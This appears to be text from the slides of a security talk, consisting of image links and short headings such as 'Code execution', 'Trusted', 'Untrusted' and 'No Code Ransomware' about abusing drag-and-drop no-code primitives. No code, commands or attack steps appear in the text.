
Code execution




Oops




Code execution




Oops




Code execution – try again



Trusted




Untrusted




Code execution– try again


What can we do with drag & drop primitives only (No Code)?




No Code primitives



No Code Ransomware



